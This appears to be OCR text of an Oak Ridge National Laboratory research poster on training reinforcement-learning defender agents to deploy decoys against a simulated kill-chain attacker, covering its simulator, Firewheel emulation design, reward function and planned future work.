

Start at Host
State
sim_execute()
Perform Current KillChain Phase Action
Action Result (Success/Fail)
Action Success?
Yes
No
Update Killchain Phase on Host
Move to new Host?
No
Yes

Oak Ridge National Laboratory

Evaluation – Cyber Deception




Attack in network with no defender agent



Attack in network with trained decoy agent – red agent impacts decoy instead of server host


- Training blue agent to deploy decoys to detect and slow red agent attack progress

Simulator Scalability Performance



Emulation Design

- High-fidelity environment to evaluated RL Agent
- Firewheel Emulator – testbed developed by Sandia National Laboratory to emulate large-scale networks and perform repeatable experiments
- Three main modules in our emulation environment



1. **Scenario Converter** – converts a scenario (*i.e.*, network configuration) file to a Firewheel plugin file.
2. **Action Controller** – sends commands to attacker and defender hosts (virtual machines) to execute actions.
3. **Observation Converter** – converts logs from Firewheel emulator to an observation space vector.

Future work

- "Turning up the difficulty"
- Scale up training
  - Curriculum learning
- Transferring simulator-trained agents to emulator for testing on emulated networks, ideally with minimal or no retraining
- Transferring simulator-trained, emulator-tested agents to real networks for testing and deployment
- Adding support in simulator for RL based red agents
- Building out the library of available red/blue actions

Discussion

Supplemental Material

Reward Function

- Rewards are gained each step as defined by a reward function
- Takes the results from the blue and red actions and calculates the final reward
- Action can produce two types of rewards:
  - Immediate- the reward gained this step. Simulates immediate impacts to the network
  - Recurring- the reward gained this step and on future steps. Simulates lasting impacts to the network,
    - Possible for actions to remove recurring rewards

ART Agent Logic

- ART Agent Killchain:
  - Pingsweep, Portscan, Discovery, Privilege Escalation, Impact
  - Lateral Movement used to move between hosts as needed
- When running a Killchain Phase on a Host, it chooses an ART Technique that:
  - supports the Host OS
  - Is part of that killchain phase
  - Can exploit a CVE on the target Host
- This allows a Killchain Phase attack to translate into executable commands